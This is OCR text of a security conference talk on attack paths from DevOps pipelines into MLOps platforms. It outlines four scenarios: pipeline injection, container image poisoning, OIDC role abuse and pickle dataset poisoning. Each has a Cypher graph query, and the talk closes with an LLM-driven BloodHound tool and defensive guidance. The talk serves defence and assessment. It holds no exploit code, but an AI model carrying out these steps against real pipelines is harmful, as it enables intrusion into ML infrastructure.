
Lateral Movement from Azure DevOps to Azure ML

Attack Steps:

1. Attacker compromises **MLTRAINING** Azure DevOps repository
2. Modifies Azure Pipeline YAML to inject malicious code
3. **MLTRAINING** Azure Pipeline submits jobs to **TEST-WORKSPACE** Azure ML workspace

Cypher Query:

```
MATCH p=(repo)-[:TriggersPipeline]->(pipeline)-[:SubmitsJob]->(workspace)-[:CodeExecution]-
>(compute) RETURN p
```



Attack Scenario #2


Pipeline Artifact Poisoning to MLOps Execution

Attack Steps:

1. **BUILD-TRAINING-IMAGE** and **DATA-PREPROCESSING** workflows build **TRAINING-BASE:LATEST** Docker image
2. Inject malicious code into container image build process by modifying one of the GitHub workflows (e.g., **BUILD-TRAINING-IMAGE**)
3. Same image used by **FRAUD-DETECTION-JOB** and **SENTIMENT-TRAINING-JOB**

Cypher Query:

```
MATCH p=(workflow)-[:CanPoisonImage]->(image)<-
[:PullsImage]-(job) RETURN p
```



Attack Scenario #3


Abuse of GitHub OIDC to Assume ML Execution Roles

Attack Steps:

1. Attacker compromises **DEPLOY-MODEL** GitHub workflow
2. Workflow assumes **GITHUBACTIONSROLE-SAGEMAKER** IAM role via OIDC
3. Can submit jobs to **SENTIMENT-TRAINING-JOB** and **FRAUD-DETECTION-JOB**

Cypher Query:

```
MATCH p=(workflow)-[:OIDCTrust]->(oidc)-
[:CanAssumeRole]->(role)-[:SubmitsJob]->(job)
RETURN p
```



Attack Scenario #4


Pipeline-Driven Dataset or Feature Store Poisoning

Attack Steps:

1. Attacker compromises **DATA-PREPROCESSING** workflow
2. Workflow poisons **TRAINING_DATA.PKL** dataset with malicious serialized objects
3. **SENTIMENT-TRAINING-JOB** loads and deserializes the dataset
4. Malicious code executes in SageMaker environment

Cypher Query:

```
MATCH p=(workflow)-[:CanPoisonDataset]->(dataset)<-
[:LoadsDataset]-(job) RETURN p
```



How can we use LLM’s to help with this analysis?


Armadin BloodHound MCP Server

Analyze DevOps to MLOps Attack Paths

github/armadin-public/bloodhound-mcp-server

Data Sources/Collectors Supported

- Active Directory – SharpHound
- DevOps to MLOps – Dop2Mop
- More coming soon…



```
Gemini CLI v0.35.3

Signed in with Google: brett.hawkins@armadin.com /auth
Plan: Gemini Code Assist for individuals /upgrade

We're making changes to Gemini CLI that may impact your workflow.
What's Changing: We are adding more robust detection of policy-violating use cases and restricting models for free tier users.
How it affects you: If you need use of Gemini pro models you will need to upgrade to a supported paid plan.
Read more: https://goo.gle/geminicli-updates

                                                                                                  ? for shortcuts
Trash
Shift+Tab to accept edits                                                   3 GEMINI.md files | 2 MCP servers

> Type your message or @path/to/file

workspace (/directory)                          branch          sandbox                                 /model
~/Development/working/public-bloodhound-mcp-server  dev         no sandbox                  gemini-3-flash-preview
```

Example Queries

Active Directory | Dop2Mop

- DevOps Inventory
- MLOps Inventory
- Identity & Credentials
- Artifacts & Storage
- Trust Boundary Analysis
- Attack Scenarios
  - Scenario #1: ADO to Azure ML
  - Scenario #2: Container Poisoning
  - Scenario #3: OIDC/Federated Abuse
  - Scenario #4: Dataset Poisoning
  - All Attack Paths
  - Paths to ML Compute
  - DevOps to MLOps Connections

BloodHound MCP Server Query Interface

Natural language queries for BloodHound data analysis

Enter your query (e.g., 'Find all domain admins', 'Find kerberoastable users', 'Find passwords in AD attributes')

Execute Query

Defensive Considerations

Immediate and Short-Term Guidance - Tactical

- Scan Logs
- Secret Scanning
- Pipeline Hardening
- Branch Protection
- Enable Audit Logs
- Rotate Credentials
- RBAC Review
- Image Signing
- Review Permissions
- Secrets Management

Medium-Term and Long-Term Guidance - Strategic

- Detection Rules
- NHI Governance
- Automation
- ML Security Program
- Supply Chain Security
- Incident Response
- Continuous Assessment
- Metrics & Reporting
- Zero Trust Pipelines
- Security Culture

Conclusion

Conclusion

DevOps as Control Planes for MLOps

CI/CD Orchestrate ML Training and Deployment

→ Trust placed in automation identities creates hidden attack paths

Once attackers influence pipeline artifacts, they inherit ML platform privileges

→ These attacks often bypass traditional IAM, network and behavioral alerts

Defensive Priorities

- Treat pipelines and NHIs as security boundaries
- Break implicit trust between build and training systems
- Shift detection toward pipeline integrity and anomalous job behavior

“Understanding these **pipelines of privilege** is critical to securing the ML lifecycle”

Thank you

Pipelines of Privilege: Attack Paths from DevOps to MLOps Infrastructure

SPECTEROPS

SO·CON

2026